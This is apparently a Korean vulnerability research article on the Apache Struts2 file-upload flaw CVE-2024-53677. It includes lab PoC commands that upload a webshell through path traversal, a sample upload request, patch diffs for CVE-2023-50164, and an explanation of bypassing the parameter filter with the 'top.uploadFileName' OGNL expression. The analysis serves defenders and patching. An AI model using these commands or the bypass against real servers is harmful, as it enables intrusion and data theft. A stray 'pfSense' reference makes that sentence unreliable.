
Research & Technique

Struts2 File Upload 취약점(CVE-2024-53677)

■ 서론

Apache Struts2 는 Java EE[1] 웹 애플리케이션 개발을 위한 오픈소스 프레임워크다. Java EE 웹 애플리케이션 분야에서 수많은 활용 사례가 존재한다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 Apache Struts2 를 조회해 보면, 2025 년 01 월 02 일 기준으로 우리나라·미국·일본을 비롯한 수많은 국가의 358 만 개 사이트에서 Apache Struts2 를 사용 중인 것을 확인할 수 있다.



출처: fofa.info

그림 1. Apache Struts2 사용 통계

2023 년 12 월 Apache Struts2 파일 업로드 우회를 통한 원격 코드 실행 취약점(CVE-2023-50164)이 공개됐다. 해당 취약점은 파일 업로드 로직 결함으로 인해 발생했으며 Apache 는 2023 년 12 월 4 일에 취약점을 패치한 Apache Struts2 6.3.0.2 버전을 공개했다. 이후 2024 년

[1] Java EE(Java Platform, Enterprise Edition): 현재는 자카르타 EE(Jakarta EE)로 불리며, 자바를 이용한 서버측 개발을 위한 플랫폼

12 월 11 일 또 다시 Apache Struts2 파일 업로드 우회를 통한 원격 코드 실행 취약점(CVE-2024-53677)이 공개됐다.

마찬가지로 파일 업로드 로직 결함으로 인해 발생하며 공격자는 OGNL 표현식[2]을 이용해 임의의 경로에 웹쉘(Web Shell)과 같은 악성파일을 업로드할 수 있다. 해당 취약점은 2024 년 12 월 17 일 기준으로 활발한 취약점 악용이 시도되고 있으며 캐나다·호주·벨기에를 포함한 다수 국가의 사이버 보안 기관은 해당 취약점을 신속히 패치할 것을 공지했다.

■ 공격 시나리오




그림 2. CVE-2024-53677 공격 시나리오

① 공격자는 struts2를 사용 중인 취약한 웹 페이지에 접근
② 공격자는 CVE-2024-53677 취약점을 통해 악성 파일 업로드
③ 공격자는 악성 파일을 통한 원격 명령 실행
④ 피해자의 서버에 악성 코드 설치
⑤ 피해자의 데이터베이스 내부의 중요 정보 탈취

[2] OGNL 표현식(OGNL expressions): 자바 언어가 지원하는 범위보다 더욱 단순한 식을 사용하면서도 속성을 가져오고 설정하는 것을 허용하고 자바 클래스의 메서드를 실행하는 오픈 소스 표현식 언어(EL)

■ 영향받는 소프트웨어 버전

CVE-2024-53677 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Apache Struts2	Struts 2.0.0 – Struts 2.3.37 Struts 2.5.0 – Struts 2.5.33 Struts 6.0.0. – Struts 6.3.0.2

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-53677 의 동작 과정을 살펴본다.

이름	정보
피해자	Struts 6.3.0.2 (192.168.0.5)
공격자	Kali Linux (192.168.216.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 Apache Struts2 도커 이미지를 통해 환경을 구성한다. CVE-2024-53677 취약점 테스트 구성을 위한 도커 이미지 및 취약점 테스트 파일은 아래 EQSTLab GitHub Repository 에서 확인할 수 있다.

•URL: https://github.com/EQSTLab/CVE-2024-53677

피해자 PC 에서 다음 커맨드로 GitHub Repository 를 clone 한다.

```
> git clone https://github.com/EQSTLab/CVE-2024-53677
```

다음 커맨드로 docker 디렉토리 내로 이동하여 docker 이미지를 빌드 후 실행한다.

```
> cd docker
> docker build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
> docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2024-53677
```

파일 업로드 공격에 취약한 Apache struts2 페이지가 구축된 것을 확인할 수 있다.




그림 3. 취약한 Struts 환경 구축 확인

Step 2. 취약점 테스트

CVE-2024-53677 취약점 테스트를 위한 PoC 가 저장된 EQST Lab 의 GitHub Repository 주소는 다음과 같다.

•URL: https://github.com/EQSTLab/CVE-2024-53677

공격자 PC 에서 git clone 명령어를 사용해 CVE-2024-53677 저장소의 PoC 를 다운로드한다.

```
┌──(root㉿kali)-[/home/kali/poc]
└─# git clone https://github.com/EQSTLab/CVE-2024-53677
Cloning into 'CVE-2024-53677' ...
remote: Enumerating objects: 36, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 36 (delta 2), reused 36 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (36/36), 23.26 KiB | 4.65 MiB/s, done.
Resolving deltas: 100% (2/2), done.
```

그림 4. CVE-2024-53677 PoC 다운로드

다운로드 받은 PoC 파일은 CVE-2024-53677.py 로 실행할 수 있으며 공격자 PC 에서 전송한 페이로드가 피해자의 pfSense 에서 실행된다.

```
$ python3 CVE-2024-53677.py –u [struts2 파일 업로드 주소] –p [업로드할 파일명] –f [업로드할 파일 경로]
```

해당 환경은 취약한 버전의 Struts2 를 사용하는 서버(https://192.168.0.5)가 구축되어 있다. 해당 서비스에 악의적인 웹쉘을 업로드하는 명령어 예시는 다음과 같다.

```
$ python3 CVE-2024-53677.py –u http://192.168.0.5/upload.action –p ../test.jsp –f test.txt
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC 에서 입력한다.

```
┌──(root㉿kali)-[/home/kali/poc/CVE-2024-53677]
└─# python3 CVE-2024-53677.py -u http://192.168.0.5:8080/upload.action -p ../test.jsp -f test.txt
```

그림 5. PoC 실행 커맨드 예시

이후 서버의 test.jsp 로 접근하면 다음과 같이 웹쉘 파일이 업로드 된 것을 확인할 수 있다.




그림 6. 웹쉘 업로드 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2023-50164 발생 이후, CVE-2024-53677 취약점이 발생하는 원리와 악의적 파일 업로드 취약점 발생까지 순차적으로 설명한다. **Step 1** 에서는 이전에 발생한 취약점인 CVE-2023-50164 취약점과 이에 대한 보안 조치에 대해 간략히 다룬다. **Step 2** 에서는 CVE-2024-53677 의 원리와 이를 이용해 파일 업로드를 수행하는 과정까지 설명한다.

Step 1. CVE-2023-50164

2023 년 12 월 파일 업로드 취약점으로 CVE-2023-50164 가 공개됐다. CVE-2023-50164 에 대한 상세 내용은 EQST Insight 2024 년 02 월호에서 확인할 수 있다.

•URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_202402.pdf&r_fname=20240220143226638.pdf

Step1 에서는 CVE-2023-50164 의 대략적인 발생 원리와 이에 대한 보안 조치를 간략하게 다룬다.

1) CVE-2023-50164 분석

파일 업로드 요청이 들어오면 HTTP 요청 파라미터를 처리하는 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파일 업로드와 관련된 파라미터에 대한 비교를 수행한다. 이 때 HttpParameters 클래스는 파라미터에 대한 대소문자를 구분한다. 따라서 name='upload'와 name='Upload'는 별도의 파라미터로 취급하기 때문에 upload 와 Upload 라는 파라미터가 따로 생성된다.

```java
@SuppressWarnings("unchecked")
public class HttpParameters implements Map<String, Parameter> {

    private Map<String, Parameter> parameters;

    private HttpParameters(Map<String, Parameter> parameters) {
        this.parameters = parameters;
    }

    @SuppressWarnings("rawtypes")
    public static Builder create(Map requestParameterMap) {
        return new Builder(requestParameterMap);
    }
```

그림 7. HttpParameters 클래스

이후 ParametersInterceptor 클래스의 setParameters() 메서드에서 TreeMap 구조로 파일 업로드를 처리하는데, Java 의 TreeMap 은 [숫자 > 알파벳 대문자 > 알파벳 소문자 > 한글] 순서로 정렬한다. 따라서 파라미터 값으로 'upload'와 'Upload'가 동시에 존재한다면, 대문자로 시작하는 'Upload' 파라미터의 파일 내용을 우선으로 출력한다.

```java
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

그림 8. setParameters() 메서드

이후 기존에 저장된 Upload 파라미터 값은 uploadFileName 파라미터에 의해 재정의되고 임의 경로의 임의 파일명으로 변조할 수 있다. 예를 들어 ../webshell.jsp 로 기존에 정의된 test.jpg 를 재정의하는 과정은 아래와 같다.




그림 9. CVE-2023-50164 동작 과정

2) CVE-2023-50164 패치

2023 년 12 월 04 일에 공개한 CVE-2023-50164 취약점 패치는 다음과 같다. 우선 HTTP 요청 파라미터 처리 과정에서 대소문자 구분 없이 동일한 파라미터가 있는 경우, 제거하는 remove() 메서드가 추가돼 파라미터를 덮어쓰는 것을 방지하도록 패치됐다.

```
76  86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +       remove(newParams.keySet());
77  88          parameters.putAll(newParams);
78  89          return this;
79  90      }
```

그림 10. HttpParameters 패치 내역

위 **1) CVE-2023-50164 분석**에서 언급한 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파라미터 처리 도중 대소문자를 구분하지 않도록 equalsIgnoreCase() 메서드를 추가했다. 이제 더 이상 "upload" 파라미터와 "Upload" 파라미터는 다른 값으로 처리되지 않음을 뜻한다.

```
110 137     @Override
111 138     public Parameter get(Object key) {
112     -       if (parameters.containsKey(key)) {
113     -           return parameters.get(key);
114     -       } else {
115     -           return new Parameter.Empty(String.valueOf(key));
    139 +       if (key != null && contains(String.valueOf(key))) {
    140 +           String keyString = String.valueOf(key).toLowerCase();
    141 +           for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
    142 +               if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
    143 +                   return entry.getValue();
    144 +               }
    145 +           }
116 146     }
    147 +   return new Parameter.Empty(String.valueOf(key));
```

그림 11. get() 패치 내역

```
63  73      public boolean contains(String name) {
64      -       return parameters.containsKey(name);
    74  +       boolean found = false;
    75  +       String nameLowerCase = name.toLowerCase();
    76  +
    77  +       for (String key : parameters.keySet()) {
    78  +           if (key.equalsIgnoreCase(nameLowerCase)) {
    79  +               found = true;
    80  +               break;
    81  +           }
    82  +       }
    83  +
    84  +       return found;
65  85      }
```

그림 12. contains() 패치 내역

```
50  52      public HttpParameters remove(Set<String> paramsToRemove) {
51  53          for (String paramName : paramsToRemove) {
52      -           parameters.remove(paramName);
        54  +       String paramNameLowerCase = paramName.toLowerCase();
        55  +       Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
        56  +
        57  +       while (iterator.hasNext()) {
        58  +           Map.Entry<String, Parameter> entry = iterator.next();
        59  +           if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
        60  +               iterator.remove();
        61  +           }
        62  +       }
53  63          }
54  64          return this;
```

그림 13. remove() 패치 내역

Step 2. CVE-2024-53677

2024 년 12 월 또 다른 파일 업로드 취약점으로 CVE-2024-53677 이 공개됐다. 해당 취약점은 CVE-2023-50164 취약점과는 다른 원리로 작동하기 때문에 CVE-2023-50164 에 취약하지 않더라도 취약점이 발생할 수 있다. 단, Interceptor 로 file Upload Interceptor 가 아닌 Action File Upload Interceptor 를 사용하는 경우는 취약하지 않다.

1) Struts2 ValueStack 과 파라미터 바인딩

Struts2 는 각 컴포넌트 간 상호작용을 용이하게 하기 위해 ValueStack 이라는 개념을 사용한다. ValueStack 이란 프로세스를 실행하는 동안 객체를 차곡차곡 쌓아 올린 스택 구조의 자료 구조로 struts2 에서 채택한 데이터 구조다. ValueStack 은 기본적으로 최상위 객체로부터 최하단까지 순차적으로 탐색하기 때문에 최근 추가된 데이터를 보다 빨리 읽어내서 프로그램 수행 속도를 높인다.

Java 기반의 웹 애플리케이션에서는 파라미터를 불러올 때 HttpServletRequest.getParameter() 또는 HttpServletRequest.getParameterMap() 과 같은 메서드를 사용해 매개변수를 가져오는 경우가 있다. Struts2 의 경우 ValueStack 을 통해 파라미터에 접근한다. 이 때 파라미터를 바인딩 [3] 할 때 OGNL 표현식을 통해 수행되며, 이는 struts2 소스 코드 내 /core/src/main/resources/struts-default.xml 파일에서 명시된 클래스를 통해 확인할 수 있다.

[3] 파라미터 바인딩(Parameter Binding): 파라미터를 값이나 객체에 연결하는 과정




그림 14. struts-default.xml 내 위치한 ParametersInterceptor 클래스

struts-default.xml 내 명시된 ParametersInterceptor 클래스는 /core/src/main/java/com/opensymphony/xwork2/interceptor/ParametersInterceptor.java 소스 코드를 통해서 확인할 수 있다. 이 때 ValueStack 을 통해 파라미터를 바인딩하는 부분은 아래와 같다.




그림 15. ParametersInterceptor 클래스

아래와 같은 HTTP 요청을 보내서 파일명을 확인하면 보다 명확하게 확인할 수 있다.

```
POST /upload.action HTTP/1.1
Host: localhost:8080
Content-Length: 314
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBbIJlBPavxBq8cdi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Cookie: JSESSIONID=6D3768F0FE4937CB20BBB9E0F5FB6BEE
Connection: keep-alive

------WebKitFormBoundaryBbIJlBPavxBq8cdi
Content-Disposition: form-data; name="Upload"; filename="test3.jpg"
Content-Type: image/jpeg

this_is_test_file
------WebKitFormBoundaryBbIJlBPavxBq8cdi--
```

위 파일을 전송한 뒤, setParameters 메서드를 통해 파라미터 바인딩하는 부분을 디버깅하면 조금 더 명확하게 확인할 수 있다.




그림 16. parameters 변수 구조

2) setParameters 필터링 우회

파라미터 바인딩을 수행하는 setParameters 메서드 내에서는 isAcceptableParameter 메서드가 True 로 나와야지만 Parameters 에 파라미터를 추가한다.

```
167     protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
168         HttpParameters params;
169         Map<String, Parameter> acceptableParameters;
170         if (ordered) {
171             params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
172             acceptableParameters = new TreeMap<>(getOrderedComparator());
173         } else {
174             params = HttpParameters.create().withParent(parameters).build();
175             acceptableParameters = new TreeMap<>();
176         }
177
178         for (Map.Entry<String, Parameter> entry : params.entrySet()) {
179             String parameterName = entry.getKey();
180
181             if (isAcceptableParameter(parameterName, action)) {
182                 acceptableParameters.put(parameterName, entry.getValue());
183             }
184         }
```

그림 17. setParameters 내 필터링

여기서 등장하는 isAcceptableParameter 메서드는 acceptableName 메서드를 통해 필터링을 하는데, acceptableName 메서드 내부에 존재하는 isAccepted 메서드에 다시 값을 넘겨줘 파라미터 이름이 유효한지 검사한다.

```
protected boolean isAcceptableParameter(String name, Object action) {
    ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware) ? (ParameterNameAware) action : null;
    return acceptableName(name) && (parameterNameAware == null || parameterNameAware.acceptableParameterName(name));
}
```

그림 18. isAcceptableParameter 내 필터링

```
287     protected boolean acceptableName(String name) {
288         boolean accepted = isWithinLengthLimit(name) && !isExcluded(name) && isAccepted(name);
289         if (devMode && accepted) { // notify only when in devMode
290             LOG.debug("Parameter [{}] was accepted and will be appended to action!", name);
291         }
292         return accepted;
293     }
```

그림 19. acceptableName 내 필터링

마지막으로 isAccepted 는 acceptedPatterns 를 통해서 입력 받은 파라미터 이름이 유효한지 검사한다.

```
310     protected boolean isAccepted(String paramName) {
311         AcceptedPatternsChecker.IsAccepted result = acceptedPatterns.isAccepted(paramName);
312         if (result.isAccepted()) {
313             return true;
314         } else if (devMode) { // warn only when in devMode
```

그림 20. isAccepted 내 필터링

해당 패턴 검사는 다음과 같은 정규 표현식에 의해서 이루어짐을 확인할 수 있다.




그림 21. isAccepted 내 필터링 정규 표현식

해당 정규 표현식 패턴이 의미하는 것은 ₩w+로 인해 한 글자 이상의 영문자·숫자·밑줄로 시작해야 함을 나타낸다. 때문에 밑줄을 제외한 특수문자로 시작하는 단어는 필터링하고 있음을 확인할 수 있다.

이 때 OGNL 표현식을 이용해서 필터링을 우회하며 특정 ValueStack 값을 덮어씌울 수 있다. OGNL 표현식에서 [0], [1]과 같은 표현식을 활용해 특정 위 구간의 ValueStack 을 잘라낼 수 있다. 예를 들어 [0].name 표현식은 스택의 가장 위에서 표현식을 실행하기 때문에 name 과 동일하다. 하지만 대괄호로 시작하는 표현식은 isAccepted 메서드 내 필터링 정규 표현식을 통과할 수 없기 때문에 이를 대체할 만한 표현식을 고민해봐야 한다.

이를 위해 객체에 직접 접근하는 top 표현식을 활용할 수 있다. 객체 이름을 통해 직접 접근하게 하는 top 표현식은 top.name 과 name 이 동일한 값을 나타내게 되므로 필터링을 우회할 수 있다. 즉 top.uploadFileName 을 업로드하면 이는 uploadFileName 과 같기 때문에 이후에는 CVE-2023-50164 동작 과정처럼 기존 파일명을 재정의하게 된다.

